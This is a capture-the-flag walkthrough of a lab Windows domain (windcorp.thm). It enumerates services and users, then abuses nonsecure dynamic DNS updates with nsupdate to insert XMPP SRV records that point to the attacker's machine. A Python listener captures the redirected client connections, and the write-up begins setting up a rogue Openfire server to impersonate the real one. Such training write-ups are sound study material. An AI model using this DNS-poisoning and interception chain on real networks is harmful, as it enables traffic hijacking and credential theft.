

Simply create a folder an cd to this directory.

```
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~# mkdir /root/Desktop/set2Room

root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~# cd /root/Desktop/set2Room/
```

Run a nmap scan on target to find open ports.

```
Applications Places System Fri 7 Oct, 14:56
root@ip-10-10-84-113:~# nmap -Pn windcorp.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2022-10-07 14:55 BST
Nmap scan report for windcorp.thm (10.10.78.210)
Host is up (0.00088s latency).
Not shown: 978 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
2179/tcp  open  vmrp
68/tcp    open  globalcatLDAP
69/tcp    open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5222/tcp  open  xmpp-client
5269/tcp  open  xmpp-server
7070/tcp  open  realserver
7443/tcp  open  oracleas-https
7777/tcp  open  cbt
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
MAC Address: 02:E6:D2:C9:E3:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 25.09 seconds
root@ip-10-10-84-113:~#
```

Run nmap again but this time with default script.

As we can see, after scanning the port:443 this scripts reveals all the subdomains for us and after that in the ldap section we can see the domain name of the target.

```
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~# nmap -Pn --open -sV -sS --script=default windcorp.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2022-10-07 15:00 BST
Nmap scan report for windcorp.thm (10.10.78.210)
Host is up (0.00087s latency).
Not shown: 978 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Microsoft DNS
80/tcp    open  http           Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://fire.windcorp.thm/
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2022-10-07 14:01:16Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
139/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-10-07T14:01:55+00:00; -1s from scanner time.
443/tcp   open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-10-07T14:01:54+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-10-07T14:01:54+00:00; 0s from scanner time.
```

```
File Edit View Search Terminal Help
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~# vim /etc/hosts
```

Let's create records for our local DNS.

```
File Edit View Search Terminal Tabs Help
root@ip-10-10-80-239: ~/Desktop/set2Room
root@ip-10-10-80-239: ~/Desktop/set2Room
root@ip-10-10-80-239: ~/Desktop/set2Room
127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme

10.10.82.198   windcorp.thm
10.10.82.198   fire.windcorp.thm
10.10.82.198   selfservice.windcorp.thm
10.10.82.198   selfservice.dev.windcorp.thm

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

We can run gobuster to find hidden directories.

After that we see that there is a powershell directory which is valuable for us.

```
root@ip-10-10-147-194: ~/Desktop/set2Room
root@ip-10-10-147-194: ~/Desktop/Tools/wordlists/dirbuster
root@ip-10-10-147-194: ~/Desktop/set2Room
root@ip-10-10-147-194:~/Desktop/set2Room# gobuster dir -k -u https://fire.windcorp.thm -w /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          https://fire.windcorp.thm
[+] Threads:     10
[+] Wordlist:    /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
2022/10/09 10:42:46 Starting gobuster
=====
/Img (Status: 301)
/powershell (Status: 302)
/css (Status: 301)
/vendor (Status: 301)
/IMG (Status: 301)
Progress: 6000 / 220562 (2.72%)
```

We can go to "https://fire.windcorp.thm" to find number of users and then we can find users like:

sadswan869@fire.windcorp.thm
organicfish718@fire.windcorp.thm
goldencat416@fire.windcorp.thm
buse@fire.windcorp.thm
and others.....

A screenshot of Mozilla Firefox showing a list of users on the URL <https://fire.windcorp.thm>. The users listed are: sadswan869@fire.windcorp.thm, organicfish718@fire.windcorp.thm, goldencat416@fire.windcorp.thm, buse@fire.windcorp.thm, and others.....

A screenshot of Mozilla Firefox showing the "Our IT support-staff" page on the URL <https://fire.windcorp.thm>. The page lists the following staff members:

- [Antonietta Vidal](#)
- [Britney Palmer](#)
- [Brittany Cruz](#)
- [Carla Meyer](#)
- [Buse Candan](#)
- [Edeltraut Daub](#)
- [Edward Lewis](#)
- [Emile Lavoie](#)
- [Emile Henry](#)
- [Emily Anderson](#)
- [Hemmo Boschma](#)
- [Isabella Hughes](#)
- [Isra Saur](#)
- [Jackson Vasquez](#)
- [Jaqueline Dittmer](#)

A screenshot of Mozilla Firefox showing the "Our IT support-staff" page on the URL <https://fire.windcorp.thm>. The page lists the following staff members:

- [Antonietta Vidal](#)
- [Britney Palmer](#)
- [Brittany Cruz](#)
- [Carla Meyer](#)

A screenshot of Mozilla Firefox showing the "Our IT support-staff" page on the URL <https://fire.windcorp.thm>. The page lists the following staff members:

- [Antonietta Vidal](#)
- [Britney Palmer](#)
- [Brittany Cruz](#)
- [Carla Meyer](#)

The developer tools are open, showing the element `<h2>Our IT support-staff</h2>` selected in the DOM tree. The CSS inspector shows the following styles for the `h2` element:

```
element { inline }  
a { color: #007bff; text-decoration: none; background-color: transparent; }  
*, ::after, ::before { box-sizing: border-box; }  
Inherited from body  
body { landing-page.min.css:5 }
```

After enumerating most of the services running on the target machine, I finally found something in the DNS records: Flag-1 :))))))

```
root@ip-10-10-80-239: ~/Desktop/set2Room
File Edit View Search Terminal Tabs Help
root@ip-10-10-80-239: ~/Desktop/set2Room x root@ip-10-10-80-239: ~/Desktop/set2Room x root@ip-10-10-80-239: ~/Desktop/set2Room x
root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 windcorp.thm ANY
; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.82.198 windcorp.thm ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15804
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
windcorp.thm.          IN      ANY
ANSWER SECTION:
windcorp.thm.      600    IN      A      10.10.82.198
windcorp.thm.      3600   IN      NS     fire.windcorp.thm.
windcorp.thm.      3600   IN      SOA    fire.windcorp.thm. hostmaster.windcorp.thm. 296 900 600 86400 3600
windcorp.thm.      86400  IN      TXT    "THM{Allowing nonsecure dynamic updates is a significant security vulnerability because updates can be accepted from untrusted sources}"
;; ADDITIONAL SECTION:
fire.windcorp.thm.  3600   IN      A      10.10.82.198
fire.windcorp.thm.  3600   IN      A      192.168.112.1
;; Query time: 0 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 08:57:50 BST 2022
;; MSG SIZE  rcvd: 302
root@ip-10-10-80-239:~/Desktop/set2Room#
```

lets see if we can modify the dns records:

1-in attacker machine run the following:
nsupdate

2-an interactive shell will come up and the we can send updates for dns like following:

```
> server <target-machine-IP-address>
> update add windcorp.thm 3600 TXT "this is me"
> send
```

3-as we can see in the following image, our record is now on the target DNS service:

```

File Edit View Search Terminal Tabs Help
root@ip-10-10-80-239: ~/Desktop/set2Room          x  root@ip-10-10-80-239: ~/Desktop/set2Room          x  root@ip-10-10-80-239: ~/Desktop/set2Room
root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 windcorp.thm ANY
; <>> DiG 9.11.3-iubuntu1.13-Ubuntu <>> @10.10.82.198 windcorp.thm ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 42815
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
windcorp.thm.           IN      ANY

ANSWER SECTION:
windcorp.thm.      600    IN      A      10.10.82.198
windcorp.thm.      3600   IN      NS     fire.windcorp.thm.
windcorp.thm.      3600   IN      SOA    fire.windcorp.thm. hostmaster.windcorp.thm. 295 900 600 86400 3600
windcorp.thm.      86400  IN      TXT    "THM{Allowing nonsecure dynamic updates is a significant security vulnerability because updates can be accepted from untrusted sources}"
windcorp.thm.      3600   IN      TXT    "this is me"

;; ADDITIONAL SECTION:
fire.windcorp.thm.  3600   IN      A      10.10.82.198
fire.windcorp.thm.  3600   IN      A      192.168.112.1

;; Query time: 0 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 08:55:49 BST 2022
;; MSG SIZE rcvd: 325

```

Activate Windows


Before poisoning the SRV records I tried several ways to redirect traffic through my attacker's machine.

But I finally decided to work with SRV records.

I showed you what are the srv records and why we use them in the following image:

SRV records have a lot of different uses, but one common way to make use of SRV is to enable the location of the service endpoint for a specific domain with respect to different internet protocols, including XMPP and of course session inline protocol, or SIP, the protocol used for VoIP.

I decided to redirect the XMPP-server's traffic to my machine so I found that we should put this records in target's DNS server:



Record format

An SRV record has the form:

```
_service._proto.name TTL class SRV priority weight port target
```

- service:** the symbolic name of the desired service.
- proto:** the transport protocol of the desired service; this is usually either TCP or UDP.
- name:** the domain name for which this record is valid.
- TTL:** standard DNS time to live field.
- class:** standard DNS class field (this is always IN).
- priority:** the priority of the target host, lower value means more preferred.
- weight:** A relative weight for records with the same priority.
- port:** the TCP or UDP port on which the service is to be found.
- target:** the canonical hostname of the machine providing the service.

XMPP SRV records

```
_xmpp-client._tcp.example.net. TTL IN SRV priority weight port target
_xmpp-server._tcp.example.net. TTL IN SRV priority weight port target
```

Example 1

```
_xmpp-client._tcp.example.net. 86400 IN SRV 5 0 5222 example.net.
_xmpp-server._tcp.example.net. 86400 IN SRV 5 0 5269 example.net.
```

As we did before for the TXT records, we can do the same for SRV records related to XMPP service.

```
root@ip-10-10-80-239:~/Desktop/set2Room
File Edit View Search Terminal Tabs Help
root@ip-10-10-80-239:~/Desktop/set2Room x root@ip-10-10-80-239:~/Desktop/set2Room x root@ip-10-10-80-239:~/Desktop/set2Room x
root@ip-10-10-80-239:~/Desktop/set2Room# nsupdate
> server 10.10.82.198
> update add _xmpp-client._tcp.fire.windcorp.thm 86400 IN SRV 0 0 5222 10.10.147.194
> update add _xmpp-server._tcp.fire.windcorp.thm 86400 IN SRV 0 0 5269 10.10.147.194
> send
>
```

Let's check server SRV records:

```
root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 _xmpp-server._tcp.fire.windcorp.thm SRV
<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.82.198 _xmpp-server._tcp.fire.windcorp.thm SRV
(1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34478
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
_xmpp-server._tcp.fire.windcorp.thm. IN SRV
;; ANSWER SECTION:
_xmpp-server._tcp.fire.windcorp.thm. 86400 IN SRV 0 0 5269 10.10.147.194
;; Query time: 4018 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 09:06:01 BST 2022
;; MSG SIZE rcvd: 96
root@ip-10-10-80-239:~/Desktop/set2Room#
```

And let's check the client SRV record:

```
root@ip-10-10-80-239:~/Desktop/set2Room
File Edit View Search Terminal Tabs Help
root@ip-10-10-80-239:~/Desktop/set2Room x root@ip-10-10-80-239:~/Desktop/set2Room x root@ip-10-10-80-239:~/Desktop/set2Room x
root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 _xmpp-client._tcp.fire.windcorp.thm SRV
; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.82.198 _xmpp-client._tcp.fire.windcorp.thm SRV
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10021
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
_xmpp-client._tcp.fire.windcorp.thm. IN SRV
;; ANSWER SECTION:
_xmpp-client._tcp.fire.windcorp.thm. 86400 IN SRV 0 0 5222 10.10.147.194
;; Query time: 4314 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 09:08:24 BST 2022
;; MSG SIZE rcvd: 96
root@ip-10-10-80-239:~/Desktop/set2Room#
```

We saw in the last step that we can put our records in the DNS service. With this records I tell xmpp clients that instead of sending your packet to original open fire-server, send it to me, I am the xmpp server (or open fire server). I wrote some code to prove you that the target's traffic will be redirected to our machine.

Write this script and save it then run it with python3:

```
root@ip-10-10-80-239: ~/Desktop/set2Room
File Edit View Search Terminal Tabs Help
root@ip-10-10-80-239: ~/Desktop/set2Room x root@ip-10-10-80-239: ~/Desktop/set2Room x root@ip-10-10-80-239: ~/Desktop/set2Room x
import socket
HOST = '0.0.0.0'
PORT = 5222
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    while True:
        conn, addr = s.accept()
        with conn:
            print(f"\n-----new connection from {addr}")
            data = conn.recv(2048)
            print(data)
            conn.close()
```

Sending SRV record updates for dns and then after that running this script, we can see that xmpp clients are now talking to attackers machine.

Then we can simply see that the following users are active:

- + sadswan869@fire.windcorp.thm
- + goldencat416@fire.windcorp.thm
- + organicfish718@fire.windcorp.thm

----DONT FORGET THIS USERS----

```
-----new connection from ('10.10.82.198', 61999)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='goldencat416@fire.windcorp.thm' xml:lang='en'>"  
-----new connection from ('10.10.82.198', 62000)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='sadswan869@fire.windcorp.thm' xml:lang='en'>"  
-----new connection from ('10.10.82.198', 62001)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='goldencat416@fire.windcorp.thm' xml:lang='en'>"  
-----new connection from ('10.10.82.198', 62002)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='sadswan869@fire.windcorp.thm' xml:lang='en'>"  
-----new connection from ('10.10.82.198', 62003)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='organicfish718@fire.windcorp.thm' xml:lang='en'>"  
-----new connection from ('10.10.82.198', 62007)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='sadswan869@fire.windcorp.thm' xml:lang='en'>"
```

As we can redirect client's traffic to our machine, somehow we should impersonate the original open fire(version 4.5.1) server so that the clients authenticate to attacker machine so we should produce a open fire server and we should make it similar to the original one as much as we can. You can simply google it or come with me throughout this write up to tell you how to setup this server:

G install openfire server 4.5.1 ubuntu
Q install openfire server 4.5.1 ubuntu - Google Search

Download the package:


```
root@ip-10-10-80-239:~/Desktop/set2Room#  
root@ip-10-10-80-239:~/Desktop/set2Room#  
root@ip-10-10-80-239:~/Desktop/set2Room#  
root@ip-10-10-80-239:~/Desktop/set2Room# wget https://www.igniterealtime.org/downloadServlet?filename=openfire/openfire_4.5.1_all.deb -O openfire.deb
```

Install it:

```
18 history  
root@ip-10-10-80-239:~/Desktop/set2Room#  
root@ip-10-10-80-239:~/Desktop/set2Room# apt install -f ./openfire.deb  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
Note, selecting 'openfire' instead of './openfire.deb'  
The following packages were automatically installed and are no longer required:  
  docutils-common python-bs4 python-chardet python-dicttoxml python-dnspython python-html5lib python-jsonrpclib python-lxml python-mechanize python-olefile  
  python-pypdf2 python-slowaes python-webencodings python-xlsxwriter python3-botocore python3-docutils python3-jmespath python3-pygments python3-roman  
  python3-rsa python3-s3transfer xml-core  
Use 'apt autoremove' to remove them.  
The following NEW packages will be installed  
  openfire  
0 to upgrade, 1 to newly install, 0 to remove and 687 not to upgrade.  
Need to get 0 B/39.2 MB of archives.  
After this operation, 45.9 MB of additional disk space will be used.  
Get:1 /root/Desktop/set2Room/openfire.deb openfire all 4.5.1 [39.2 MB]  
Selecting previously unselected package openfire.  
(Reading database ... 377022 files and directories currently installed.)  
Preparing to unpack .../Desktop/set2Room/openfire.deb ...  
Unpacking openfire (4.5.1) ...  
Setting up openfire (4.5.1) ...  
  
Progress: [ 50%] [########################################.....]
```

Activate Windows
Go to Settings to activate Windows.

After installation
go to "http://localhost:9090" to set the server



Choose language: English
then confirm.

The screenshot shows the 'Welcome to Setup' page of the Openfire Setup tool. On the left, a sidebar lists 'Language Selection' as the active tab, along with 'Server Settings', 'Database Settings', 'Profile Settings', and 'Admin Account'. The main content area is titled 'Welcome to Setup' and contains a message: 'Welcome to Openfire Setup. This tool will lead you through the initial setup of the server. Before you continue, choose your preferred language.' Below this is a 'Choose Language' section with a list of ten languages, each with a radio button. The 'English (en)' option is selected. At the bottom right of the content area is a 'Continue' button. A watermark for 'Activate Windows' is visible in the background.

In the "XMPP Domain Name" enter: fire.windcorp.thm
In the "Server Host Name" enter: fire.windcorp.thm
and then confirm.

The screenshot shows the 'Server Settings' page of the Openfire Setup tool. On the left, a sidebar shows 'Language Selection' has been completed, indicated by a green checkmark. The 'Server Settings' tab is active. The main content area is titled 'Server Settings' and contains a message: 'Below are network settings for this server.' It includes fields for 'XMPP Domain Name' (set to 'fire.windcorp.thm'), 'Server Host Name (FQDN)' (set to 'fire.windcorp.thm'), 'Admin Console Port' (set to '9090'), and 'Secure Admin Console Port' (set to '9091'). Below these are dropdown menus for 'Property Encryption via:' with 'Blowfish' selected, and 'Property Encryption Key' fields. At the bottom right is a 'Continue' button.

Check "Embedded Database"
then confirm.

The screenshot shows the 'Database Settings' step of the Openfire setup process. On the left, a sidebar lists completed steps: 'Language Selection' (green checkmark), 'Server Settings' (green checkmark), and 'Database Settings' (yellow arrow). The main content area is titled 'Database Settings' and asks how to connect to the database. It offers two options: 'Standard Database Connection' (radio button) and 'Embedded Database' (radio button, selected). Below the options is a note: 'Use an embedded database, powered by HSQLDB. This option requires no external database configuration and is an easy way to get up and running quickly. However, it does not offer the same level of performance as an external database.' A 'Continue' button is at the bottom right.


Built by the IgniteRealtime.org community.

Default
then confirm.

The screenshot shows the 'Profile Settings' step of the Openfire setup process. The sidebar indicates completed steps: 'Language Selection' (green checkmark), 'Server Settings' (green checkmark), 'Database Settings' (green checkmark), and 'Profile Settings' (yellow arrow). The main content area is titled 'Profile Settings' and asks to choose a user and group system. It offers three options: 'Default' (radio button selected), 'Only Hashed Passwords' (checkbox), and 'Directory Server (LDAP)' (radio button). A note for 'Default' says: 'Store users and groups in the server database. This is the best option for simple deployments.' A note for 'Only Hashed Passwords' says: 'Store only non-reversible hashes of passwords in the database. This only supports PLAIN and SCRAM-SHA-1 capable clients.' A note for 'Directory Server (LDAP)' says: 'Integrate with a directory server such as Active Directory or OpenLDAP using the LDAP protocol. Users and groups are stored in the directory and treated as read-only.' A 'Continue' button is at the bottom right.

